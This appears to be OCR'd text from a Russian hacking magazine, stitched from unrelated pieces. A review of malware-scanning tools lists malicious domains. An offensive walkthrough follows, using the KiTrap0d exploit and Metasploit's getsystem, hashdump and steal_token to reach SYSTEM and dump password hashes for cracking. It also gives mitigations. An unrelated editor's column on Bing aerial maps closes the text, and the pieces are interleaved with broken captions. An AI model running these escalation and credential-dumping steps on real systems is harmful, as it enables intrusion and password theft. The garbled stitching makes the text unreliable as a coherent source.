BLOG.DIDIERSTEVENS.COM/PROGRAMS/PDF-TOOLS


До этого момента мы рассматривали случай, когда угрозу представляют исполняемые файлы. Но если посмотреть на статистику сплоитов за последние полгода, станет очевидным еще один внушительный вектор атак. Это PDF-файлы с инжектированными сплоитами, которые эксплуатируют многочисленные уязвимости Adobe Reader. Если по несчастному Internet Explorer уже прошлись вдоль и поперек, то Adobe Reader оказался непаханым полем для хакеров, при этом продукт имеет огромное распространение. Для эксплуатации критических уязвимостей, как и в сплоитах для браузера, чаще всего используется код на JavaScript, который может быть вставлен в PDF-файлы несколькими способами. Вообще, если в PDF есть вставки на JavaScript, то файл, скорее всего, действительно опасен, но как это определить? Самый очевидный путь — распарсить PDF-файл на блоки и посмотреть, что там внутри, но это сложный процесс. Легче выполнить в PDF поиск по нескольким ключевым словам, наличие которых позволяет сделать вывод о вкраплениях кода на JavaScript'e. Например, «/JS» или «/JavaScript» явно указывают, что документ содержит JS-код. Другие два ключевых слова — «/AA» и «/OpenAction» — сигнализируют о том, что в файле прописано автоматическое действие, которое выполняется в момент чтения документа. Именно эту возможность PDF малварь использует для запуска JS-сценария без

ИЩЕМ В PDF-ФАЙЛЕ ПРИЗНАКИ СПЛОИТА НА JS

```
# pdfid.py notepad.exe
PDFiD 0.0.2 notepad.exe
 Not a PDF document

# pdfid.py test.pdf
PDFiD 0.0.2 test.pdf
 PDF Header: %PDF-1.1
 obj                7
 endobj             7
 stream             1
 endstream          1
 xref               1
 trailer            1
 startxref          1
 /Page              1
 /Encrypt           0
 /JS                1
 /JavaScript        1
 /AA                0
 /OpenAction        1
 /JBIG2Decode       0

# pdfid.py JBIG2Decode-PoC-names-obfuscatio
PDFiD 0.0.2 JBIG2Decode-PoC-names-obfuscati
 PDF Header: %PDF-1.1
 obj                6
 endobj             6
 stream             1
 endstream          1
 xref               1
 trailer            1
 startxref          1
 /Page              1
 /Encrypt           0
 /JS                0
 /JavaScript        0
 /AA                0
 /OpenAction        0
 /JBIG2Decode       1(1)
```



Mandiant Red Curtain v1.0 - [Unsaved]

File Edit Options Help

Score	File	Size	Entry Point Signature	Entropy	Code Entropy	Anomaly Count	Signed	Details
5.525	C:\Malware\evil.exe	38752		1.053	1.053	3	☐	Details
0.192	C:\Malware\mandiant1.exe	40960	Micros...	0.817	0.817	1	☐	Details
0.181	C:\Malware\mandiant2.exe	45056	Micros...	0.827	0.827	1	☐	Details
0.184	C:\Malware\mandiant3.exe	53248	Micros...	0.828	0.828	1	☐	Details
0.881	C:\Malware\unknown2.exe	4096	UPX v...	0.750	0.000	1	☐	Details

5 records loaded.

ПОДСЧИТАННЫЕ РЕЙТИНГИ НАДЕЖНОСТИ ДЛЯ РАЗНЫХ ПРОГРАММ



ОПРЕДЕЛЯЕМ КРИПТОР/УПАКОВЩИК


Wepawet (alpha)

Home | About | Sample Reports | Support | News

Analysis report for 0d4f7aef9e740091bd5a20c52f7b7ad6.swf

WARNING: This SWF contains a supicious Scene Count variable that could result in an integer overflow in older Adobe Flash players. This makes it possible for the SWF file to execute malicious code without the user knowing. See http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0071 for more information.

NOTE: This SWF file contains ActionScript 3.0 code. Execution of AS3 code is not currently supported by Wepawet.

1. Summary [?]
   Result: MALICIOUS
   - CVE-2007-0071 exploit detect.
   - Detected URLs are associated with malware.
   - Shellcode was detected.
2. Details
   Hash: 0d4f7aef9e740091bd5a20c52f7b7ad6
   Submitted On: 2008-12-28 16:02:57
   Processing Start: 2009-06-04 02:22:47
   Processing End: 2009-06-04 02:26:11
   SWF Version: 6

Virustotal Report (malicious)

АНАЛИЗ СТРАНИЦЫ СО СПЛОИТОМ

участия пользователя, поэтому к подобным документам стоит отнестись с осторожностью. Выполнить быстрый поиск таких строк позволяет утилита PDFiD, входящая в набор PDF Tools и написанная на Python'е. Если результаты поиска явно укажут, что в документе находятся фрагменты на JS, можно попробовать извлечь их с помощью другой утилиты из набора — pdf-parser. А вот для анализа JS-кода уже придется использовать другие инструменты.

WEPAWET
WEPAWET.ISECLAB.ORG

Вышеупомянутые онлайн-сервисы в основном занимались обработкой PE-файлов. А вот проект Wepawet специализируется исключительно на проверке подозрительных PDF, HTML и Flash документов — в любой из них может быть инжектирован зловредный код. В основе Wepawet лежит мощный движок, который справляется со многими приемами обфускации кода, а также сигнатурная база для определения заразы. Если в документе обнаружится малварь, Wepawet выдаст подробный отчет, а зачастую даже ссылки с описанием уязвимостей, которые эксплуатируют найденные в документе сплоиты. Wepawet — еще и отличный помощник в дешифровании JS-скриптов, вкрапленных в HTML, когда ручной анализ сильно затруднен и занимает много времени. Для SWF-файлов также выводится информация об обфускации кода и статистика по вызовам различных функций, а в некоторых случаях — даже автоматически извлекается шелл-код!

MALWARE URL
WWW.MALWAREURL.COM

Если изучаемый документ ссылается на объект, расположенный на другом ресурсе, Wepawet обязательно пробивает его по базе Malware URL. Этот ресурс в автоматическом режиме собирает подозрительные линки и проверяет закачанные файлы четырьмя анализаторами (VirusTotal, Wepawet, Anubis, Threat Expert), составляя сводный отчет. База постоянно растет: сейчас в ней более пятидесяти тысяч записей об опасных ресурсах, с которых осуществляется загрузка малвари. После регистрации каждый может скачать и использовать базу в своих целях, а также получать обновления через RSS. К тому же, это удобнейшая штука, когда нужно собрать свежих образцов разной заразы :).

ЛАБОРАТОРИЯ ЗАКРЫТА, ПРИХОДИТЕ ЗАВТРА!

Чтобы распознать опасный файл, необязательно реверсить его тело и разбираться во внутренностях. Зачастую признаки малвари находятся на поверхности, а распознать их можно вполне простыми инструментами. Ведь недаром разработчики малвари больше всего боятся проактивных технологий, изучающих поведение программы после запуска. Тут уж действительно очень сложно что-либо утаить. ⌶


БАЗА ДАННЫХ С ИНФОРМАЦИЕЙ ОБ ОПАСНЫХ РЕСУРСАХ, ОТКУДА ПРОИЗВОДИТСЯ ЗАГРУЗКА ЗАРАЗЫ

Domain	IP	PTR	ASN	Description	Registrant	Country	Date	Details
109.95.114.71	109.95.114.71		AS50215 (TROYAK)	Trojan Zbot config file	Kanyovskiy Andriy / akanyovskiy@troyak.org		2010-01-31	details
109.95.115.34	109.95.115.34		AS50215 (TROYAK)	Exploits / Trojan Zbot	Kanyovskiy Andriy / akanyovskiy@troyak.org		2010-01-31	details
acrobart.net	93.190.141.146		AS49981 (WORLDSTREAM)	Exploit kit / Rogue Antivirus - Trojan PrivacyCenter	Whois Agent / zrbvixdjsd@whoisservices.cn		2010-01-31	details
dns3.dynamicdnspro.net	61.4.82.224		AS17964 (DXTNET)	Eleonore Exploit Pack / Trojan downloader	/		2010-01-31	details
mystream7.net	217.23.13.102		AS49981 (WORLDSTREAM)	Liberty Exploit kit / Trojan	Private Whois Service / [illegible]		2010-01-31	details
zzfhzxqzskm.com	72.51.41.83	[illegible]	AS13768 (PEER1)	Exploits / Trojan [illegible]	Annie Kiener / [illegible]@yahoo.com		2010-01-31	details



▸ **links**

Шпаргалка по анализу приложения: tinyurl.com/reverse-malware-sheet.




▸ **info**

- Для реализации «песочницы» существует достаточно много разных продуктов, в том числе Returnil Virtual System (www.returnilvirtualsystem.com).
- В случае использования встроенной «песочницы» Windows для изолированного приложения виртуализируется далеко не вся система, а лишь ряд важных элементов: папки Program Files, Windows, Users\%AllUsersProfile%\ProgramData, Documents and Settings и ветвь реестра HKLM\Software.
- Есть еще один толковый онлайн-сервис, который не попал в наш обзор. Это Norman Sandbox (www.norman.com/security_center/security_tools/submit_file/en) от норвежских специалистов по информационной безопасности.



▸ **dvd**

Все программы и скрипты, которые упоминались в материале, ждут тебя на нашем DVD.



Степан «Step» Ильин twitter.com/stepah

NT AUTHORITY\SYSTEM

NT AUTHORITY\SYSTEM

GETSYSTEM

GETSYSTEM

ДОЛОЙ USERLEVEL!

ПОВЫШАЕМ ПРИВИЛЕГИИ ДО NT AUTHORITY\SYSTEM В ЛЮБОЙ ВЕРСИИ WINDOWS

БУКВАЛЬНО ЗА НЕСКОЛЬКО ДНЕЙ ПЕРЕД СДАЧЕЙ НОМЕРА В ПЕЧАТЬ METASPLOIT ОБЗАВЕЛСЯ СВЕЖЕНЬКИМ МОДУЛЕМ, ПРО КОТОРЫЙ МЫ ПРОСТО НЕ МОГЛИ НЕ РАССКАЗАТЬ. БЛАГОДАРЯ НОВОЙ КОМАНДЕ GETSYSTEM, НА СКОМПРОМЕТИРОВАННОЙ СИСТЕМЕ СТАЛО ВОЗМОЖНО ПЕРЕЙТИ ИЗ USER LEVEL В RINGO, ПОЛУЧИВ ПРАВА NT AUTHORITY\SYSTEM! И ЭТО — В ЛЮБЫХ ВЕРСИЯХ ВИНДЫ.

В нынешнем году 19 января стала публичной 0-day уязвимость, позволяющая выполнить повышение привилегий в любой версии Windows, начиная от NT 3.1, выпущенной в еще в 1993 году, и заканчивая новомодной «семеркой». На exploit-db.com хакером Tavis Ormandy были опубликованы как исходники сплоита KiTrap0d, так и скомпилированный бинарник, готовый к применению. Опробовать оригинальный сплоит может любой желающий. Для этого нужно лишь извлечь из архива vdmexploit.dll и vdmallowed.exe, каким-либо образом передать на машину-жертву, и там запустить exe-шник. В результате, независимо от того, под аккаунтом какого пользователя выполнен запуск, появится консоль с привилегиями системного пользователя, то есть NT AUTHORITY\SYSTEM. Проверки ради можно запустить сплоит на своей машине, предварительно залогинившись в систему под обычным пользователем. После запуска сплоита откроется новое окно cmd.exe с максимальными привилегиями. Что это дает? Представь ситуацию, что сплоит пробивает некоторое приложение и получает шелл на удаленном компьютере. Пускай это будет сплоит для Internet Explorer — в этом случае у взломщика на руках будет доступ к системе с правами того пользователя, под учеткой которого был запущен браузер. Не спорю, очень часто это будет аккаунт с правами администратора (пользователь сам виноват), но если нет? Вот здесь-то и можно заюзать KiTrap0d, чтобы поднять свои привилегии до NT AUTHORITY\SYSTEM! Мало того, даже те пользователи, которые входят в группу администратора, не могут обращаться к некоторым участкам системы, например, для чтения хешей паролей пользователей (об этом ниже). А NT системный акаунт — может! При всем этом, на момент публикации статьи ни одного патча со стороны Microsoft, закрывающего уязвимость, выпущено не было.

ОПЕРАЦИЯ «ЗАХВАТ СИСТЕМЫ»

Демонстрировать в действии оригинальный сплоит мы не будем, потому как 25 января в Metasploit был добавлен новый скрипт, благодаря которому использовать KiTrap0d стало еще удобнее. Первоначально попавший в базы модулей вариант был нестабилен и срабатывал не всегда, но не прошло и полдня, как все ошибки были устранены. Сейчас модуль закачивается вместе со всеми остальными обновлениями, так что для установки достаточно выбрать пункт в меню «Metasploit update». Теперь, имея доступ к удаленной системе, можно набрать «run kitrap0d» и привести сплоит в действие. «Но раз пошла такая пьянка, реализуем-ка мы для этого дела специальную команду», — подумали разработчики Metasploit. В результате получилась замечательная такая команда «повысить привилегии», доступная через расширение meterpreter, — нам она очень нравится :). Итак, у нас есть доступ к удаленной системе (наглядный пример эксплуатирования приведен в статье «Операция «Аврора») и мы находимся в консоли метасплоита. Посмотрим, как у нас обстоят дела с правами:

```
meterpreter > getuid
Server username: WINXPSP3\user
```

Ага, обычный пользователь. Быть может, он даже входит в группу администраторов, но нам это неважно. Подключаем модуль, в котором реализована интересующая нас команда getsystem, и проверим, погрузилась ли она, отобразив на экране справку:

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege
to that of local system.
OPTIONS:
```

```
Command Prompt - vdmallowed.exe
               2 Dir(s)   1,867,161,600 bytes free

C:\Documents and Settings\User\My Documents\KiTrap0D>vdmallowed.exe


Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit
-------------------------------------------------------- taviso@sdf.lonestar.org ---

[+] Spawning a shell to give SYSTEM token (do not close it)
[?] CreateProcess("C:\WINDOWS\SYSTEM32\CMD.EXE") => 4092
[?] GetVersionEx() => 5.1
[?] NtQuerySystemInformation() => \WINDOWS\system32\ntkrnlpa.exe@804D7000
[?] Searching for kernel 5.1 signature { 64, a1, ... } ...
[+] Signature found 0x2890a bytes from kernel base
[+] Starting the NTVDM subsystem by launching MS-DOS executable
[?] CreateProcess("C:\WINDOWS\SYSTEM32\DEBUG.EXE") => 768
[?] OpenProcess(768) => 0x7d0
[?] Injecting the exploit thread into NTVDM subsystem @0x7d0
[?] WriteProcessMemory(0x7d0, 0x2070000, "VDMEXPLOIT.DLL", 14);
[?] WaitForSingleObject(0x7c4, INFINITE);
[?] GetExitCodeThread(0x7c4, 0012FF44); => 0x77303074
[+] The exploit thread reports exploitation was successful
[+] w00t! You can now use the shell opened earlier
[+] Press any key to exit...
```


ОРИГИНАЛЬНАЯ ВЕРСИЯ KITRAP0D В ДЕЙСТВИИ

```
bash
 ---  ----                ----  ----                            ----
 0    [System Process]
 4    System              x86   NT AUTHORITY\SYSTEM
 544  smss.exe            x86   NT AUTHORITY\SYSTEM             \SystemRoot\System32\smss.exe
 608  csrss.exe           x86   NT AUTHORITY\SYSTEM             \??\C:\WINDOWS\system32\csrss.exe
 632  winlogon.exe        x86   NT AUTHORITY\SYSTEM             \??\C:\WINDOWS\system32\winlogon.exe
 676  services.exe        x86   NT AUTHORITY\SYSTEM             C:\WINDOWS\system32\services.exe
 688  lsass.exe           x86   NT AUTHORITY\SYSTEM             C:\WINDOWS\system32\lsass.exe
 844  vmacthlp.exe        x86   NT AUTHORITY\SYSTEM             C:\Program Files\VMware\VMware Tools\vmacthlp
.exe
 856  svchost.exe         x86   NT AUTHORITY\SYSTEM             C:\WINDOWS\system32\svchost.exe
 940  svchost.exe         x86   NT AUTHORITY\NETWORK SERVICE    C:\WINDOWS\system32\svchost.exe
 1032 svchost.exe         x86   NT AUTHORITY\SYSTEM             C:\WINDOWS\System32\svchost.exe
 1080 svchost.exe         x86   NT AUTHORITY\NETWORK SERVICE    C:\WINDOWS\system32\svchost.exe
 1196 svchost.exe         x86   NT AUTHORITY\LOCAL SERVICE      C:\WINDOWS\system32\svchost.exe
 1376 spoolsv.exe         x86   NT AUTHORITY\SYSTEM             C:\WINDOWS\system32\spoolsv.exe
 1660 explorer.exe        x86   TESTLAB-B8BB396\Administrator   C:\WINDOWS\Explorer.EXE
 1768 VMwareTray.exe      x86   TESTLAB-B8BB396\Administrator   C:\Program Files\VMware\VMware Tools\VMwareTr
ay.exe
 1776 VMwareUser.exe      x86   TESTLAB-B8BB396\Administrator   C:\Program Files\VMware\VMware Tools\VMwareUs
er.exe
 1976 vmtoolsd.exe        x86   NT AUTHORITY\SYSTEM             C:\Program Files\VMware\VMware Tools\vmtoolsd
.exe
 260  VMUpgradeHelper.exe x86   NT AUTHORITY\SYSTEM             C:\Program Files\VMware\VMware Tools\VMUpgrad
eHelper.exe
 724  alg.exe             x86   NT AUTHORITY\LOCAL SERVICE      C:\WINDOWS\System32\alg.exe
 1736 wscntfy.exe         x86   TESTLAB-B8BB396\Administrator   C:\WINDOWS\system32\wscntfy.exe
```

КРАДЕМ ТОКЕН НУЖНОГО ПРОЦЕССА



ПОЛУЧАЕМ СИСТЕМНЫЙ АККАУНТ В МЕТАСПЛОИТЕ



ЧТОБЫ НЕ ПАРИТЬСЯ С ГРУППОВЫМИ ПОЛИТИКАМИ, MICROSOFT ПРЕДЛАГАЕТ АВТОМАТИЧЕСКИЙ СКРИПТ FIXIT! ДЛЯ ВРЕМЕННОГО РЕШЕНИЯ ДАННОЙ ПРОБЛЕМЫ

```
/* ... */
    // Magic CS required for exploitation
    Tib.VdmContext.SegCs = 0x0B;
    // Pointer to fake kernel stack
    Tib.VdmContext.Esi = &KernelStack;
    // Magic IP required for exploitation
    Tib.VdmContext.Eip = Ki386BiosCallReturnAddress;

    NtCurrentTeb()->Reserved4[0] = &Tib;

/* ... */
    NtVdmControl(VdmStartExecution, NULL);
/* ... */
```

КЛЮЧЕВЫЕ СТРОЧКИ В ИСХОДНИКЕ СПЛОИТА

```
-h Help Banner.
-t The technique to use. (Default
to '0').
0 : All techniques available
1 : Service — Named Pipe
Impersonation (In Memory/Admin)
2 : Service — Named Pipe
Impersonation (Dropper/Admin)
3 : Service — Token Duplication
(In Memory/Admin)
4 : Exploit — KiTrap0D (In Memory/
User)
```

Как видно, сплоит KiTrap0D реализует лишь часть функциональности команды. Если тебе удалось отхватить шелл с пользователем, у которого уже есть права администратора, то для поднятия до уровня NT AUTHORITY\SYSTEM можно использовать три другие техники (выбрать нужную позволяет ключ -t). Так или иначе, не указав вообще никаких параметров, мы укажем метасплоиту, что тот может использовать любой из подходов. В том числе и KiTrap0D, что повысит наши привилегии до уровня «Система», какими бы правами мы сейчас ни обладали.

```
meterpreter > getsystem
...got system (via technique 4).
```

Ага, получили сообщение об успешном повышении привилегий, причем для атаки использовался именно KiTrap0D — видимо, у него приоритет. Действительно ли мы поднялись в системе? Проверим наш текущий UID (идентификатор пользователя):

```
meterpreter > getuid
Server username: NT AUTHORITY\
SYSTEM
```

Есть! Всего одна команда в консоли метасплоита и права NT AUTHORITY\SYSTEM у нас в кармане. Далее, вообще говоря, можно все. При этом напомню, ни одного патча от Microsoft на момент выхода журнала еще не было.

ДАМПИМ ПАРОЛИ

Раз уж на руках есть доступ к системному аккаунту, то надо извлечь из этого что-нибудь полезное. В арсенале Metasploit есть замечательная команда hashdump — более продвинутая версия известной утилиты pwdump. Более того, в последней версии метасплоита включен переработанный вариант скрипта, который использует модернизированный принцип извлечения LANMAN/NTLM хешей и пока не детектируется антивирусами. Но смысл не в этом. Важно, что для выполнения команды hashdump необходимы права NT AUTHORITY\SYSTEM. В противном случае программа выдаст ошибку «[-] priv_passwd_get_sam_hashes: Operation failed: 87». Происходит это потому, что LANMAN/NTLM-хеши паролей пользователей хранятся в специальных ветвях реестра HKEY_LOCAL_MACHINE\SAM и HKEY_LOCAL_MACHINE\SECURITY, которые недоступны даже администраторам. Их можно прочитать только с привилегиями системного аккаунта. Вообще говоря, использовать сплоит и затем команду hashdump для того, чтобы локально извлечь из реестра хеша, совсем не обязательно. Но если такая возможность есть, почему бы и нет?

```
meterpreter > getuid
Server username: NT AUTHORITY\
SYSTEM

meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key
using SYSKEY 3ed7[...]
[*] Obtaining the user list and
keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:aad2bbbe2b51404e
eaad3b435b514ee:...
Guest:501:aad3b435baaaaeaa3b435d3b
435b514aae04ee:...
HelpAssistant:1000:cefa2909bd5b0f4
602168042f2f646:...
```


Хеши получены. Остается скормить их какому-нибудь из брутфорсеров, например, l0phtcrack (www.l0phtcrack.com).

NT AUTHORITY\SYSTEM

КАК ОБЕЗОПАСИТЬ СЕБЯ ОТ СПЛОИТА

Поскольку полноценного обновления для решения уязвимости пока нет, придется воспользоваться обходными путями. Самый надежный вариант — отключить MSDOS и WOWEXEC подсистемы, что сразу лишит сплоит функциональности, т.к. он больше не сможет вызывать функцию NtVdmControl() для запуска NTVDM-системы. В старых версиях Windows это реализуется через реестр, в котором нужно найти ветку HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WOW и добавить какой-нибудь символ к ее названию. Для современных ОС устанавливать ограничение на запуск 16-битных приложений надо через групповые политики. Для этого вызываем GPEDIT.MSC, далее переходим в раздел «Конфигурация пользователя/Административные шаблоны/Компоненты Windows/Совместимость приложений» и активируем опцию «Запрещение доступа к 16-разрядным приложениям».


ДАМП ХЕШЕЙ ПАРОЛЕЙ ПОЛЬЗОВАТЕЛЯ ВОЗМОЖНО ПОЛУЧАТЬ ТОЛЬКО С ПРАВАМИ NT AUTHORITY\SYSTEM


ЗАПРЕЩАЕМ ДОСТУП К 16-БИТНЫМ ПРОГРАММАМ В «СЕМЕРКЕ»



links

Описание уязвимости от автора сплоита: archives.neohapsis.com/archives/fulldisclosure/2010-01/0346.html.

• Временное решение для устранения проблемы от Microsoft: support.microsoft.com/kb/979682.



info

Информация представлена в образовательных целях. Использование ее в противозаконных целях может повлечь за собой уголовную ответственность.

КАК ВЕРНУТЬ ПРИВИЛЕГИИ?

Забавная ситуация произошла, когда я попытался вернуть права обычного пользователя обратно. Найденная команда rev2self не срабатывала, и я по-прежнему оставался «NT AUTHORITY\SYSTEM»: видимо, она предназначена для работы с тремя другими подходами, реализованными в getsystem. Оказалось, чтобы вернуть привилегии, необходимо «украсть» токен процесса, запущенного тем пользователем, который нам нужен. Поэтому отображаем все процессы командой ps и выбираем из них подходящий:

```
meterpreter > ps
Process list
============
PID Name Arch User Path
--- ---- ---- ---- ----
0 [System Process]
4 System x86 NT AUTHORITY\SYSTEM
370 smss.exe x86 NT AUTHORITY\SYSTEM \
SystemRoot\System32\smss.exe
...
1558 explorer.exe x86 WINXPSP3\user C:\
WINDOWS\Explorer.EXE
...
```

Как мы видим, explorer.exe запущен как раз под обычным пользовательским аккаунтом и имеет PID=1560. Теперь, собственно, можно и «украсть токен», заюзав команду steal_token. В качестве единственного параметра ей передается PID нужного процесса:

```
meterpreter > steal_token 1558
Stolen token with username: WINXPSP3\user
meterpreter > getuid
Server username: WINXPSP3\user
```

Судя по полю «Server username», операция выполнилась успешно.

КАК ЭТО РАБОТАЕТ?

Напоследок стоит рассказать о природе уязвимости, приведшей к появлению сплоита. Брешь в защите возникает по вине ошибки в обработчике системного прерывания #GP (который называется nt!KiTrap). Из-за нее с привилегиями ядра может быть выполнен произвольный код. Это происходит, потому что система неправильно проверяет некоторые вызовы BIOS'а, когда на 32-битной x86-платформе выполняется 16-битное приложение. Для эксплуатации уязвимости сплоит создает 16-битное приложение (%windir% \twunk_16.exe), манипулирует с некоторыми системными структурами и вызывает функцию NtVdmControl(), чтобы стартовать Windows Virtual DOS Machine (aka подсистма NTVDM), что в результате предыдущих манипуляций приводит к вызову обработчика системного прерывания #GP и срабатыванию сплоита. Кстати говоря, отсюда вытекает и единственное ограничение сплоита, который срабатывает только на 32-битных системах. В 64-битных операционках банально нет эмулятора для запуска 16-битных приложений.

Почему информация с готовым сплоитом попала в публичный доступ? О наличии уязвимости автор сплоита информировал Microsoft еще в начале прошлого года и даже получил подтверждение, что его отчет был принят к рассмотрению. Только воз и ныне там. За год официального патча от компании не последовало, и автор решил опубликовать информацию публично, надеясь, что дело пойдет быстрее. Посмотрим, выйдет ли заплатка к моменту появления журнала в продаже :)?

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



КОЛОНКА РЕДАКТОРА

Ровно пять лет назад, 8 февраля 2005 года, был впервые представлен сервис Google Maps. То, что когда-то казалось прерогативой спецслужб и игрушкой в руках режиссера блокбастеров, стало доступно каждому. Вспомни сам, как искал свой дом на снимке со спутника и как, вероятно, расстраивался, если твоего города не было в хорошем разрешении. За столько лет изменилось многое: разработчикам был представлен API для работы с сервисом, на котором сейчас построен миллион и еще один проект, векторные карты дополнились, спутниковые снимки обновились, а к возможности понаблюдать за Землей с орбиты добавился нереальный эффект присутствия благодаря режиму Streets View. За счет отснятых на специальные камеры панорамных изображений стало возможным покататься по многим городам мира на машине и смотреть на 360 градусов по сторонам. Правда, Google пока оставил за бортом города России, но, к счастью, про Родину не забыл Яндекс, который начал с малого — снятой подобным образом Москвы :). Впрочем... это уже давно не торкает — привычно и обыденно, все-таки который год используем. А вот, что действительно меня заставило почувствовать «Вау!»-эффект, так это режим Bird's Eye сервиса Microsoft Bing (www.bing.com/maps). Скажи, что можно увидеть на обычных спутниковых снимках города? Одинаковые крыши домов и причудливые тени высоких зданий, очертания которых с такого угла съемки не узнать, — одна картина, что Лондон, что Париж, что Москва. Снимки Bird's Eye («птичий глаз») — кардинально другое дело. Вместо изображений со спутника используются аэрофотоснимки, снятые под углом 45 градусов и позволяющие посмотреть на город, как если бы ты сам летел на самолете, различая не то чтобы даже здания, но и подчас вывески отелей, модели машин и силуэты людей. Мало этого, одно и то же место можно посмотреть со всех четырех сторон, крутя изображения, как если бы это был город в SimCity. Словом, мега-вещь!



Если какое-то место тебя особенно заинтересовало, то можешь «проехаться» по нему с помощью GoogleStreet's, причем сервисы можно удобно связать между собой благодаря инструменту DualMaps (www.mapchannels.com/dualmaps.aspx). Ничего не мешает сделать и свое решение, документация для разработчиков и описание API есть на bing.com/developers. Увы, для просмотра пока доступны только сотня городов США, Канады и Японии, а также 80 локаций в Европе — то, что успела отснять компания Pictometry, у которой до России пока руки не дошли. Нельзя и скачать карты для офлайн-просмотра, правда, на форуме разработчиков SAS.Планета (sasgis.ru/sasplaneta), замечательной программы для кэширования изображений с картографических сервисов, говорят, что способ совладать с Bing'ом уже найден и скоро будет реализован. Интересно, что аналогичной функции пока официально нет ни у Google, ни у Yahoo (зато для стран Скандинавии есть у компании Eniro: www.eniro.com). Но это только пока!



Если немного покопаться, то можно найти проект Googlebuildingmaker (sketchup.google.com/3dwarehouse/buildingmaker), в котором каждый может помочь компании в создании 3D-объектов разных зданий. А теперь угадай, на основе чего создаются 3D-модели? Как раз аэрофотоснимков! Любой желающий открывает изображение города, для которого имеется аэрофотосъемка, выбирает здание и с помощью простых инструментов рисует его каркас. Google, в свою очередь, обрабатывает данные, извлекает в соответствии с каркасом нужные участки фотографий, снятых с 4-х разных сторон, и выдает готовый 3D-объект (его можно скачать и использовать в других программах). Результат (правда, пока очень скудный) уже сейчас можно посмотреть, подключив в программе GoogleEarth (earth.google.com/intl/ru) соответствующий слой.

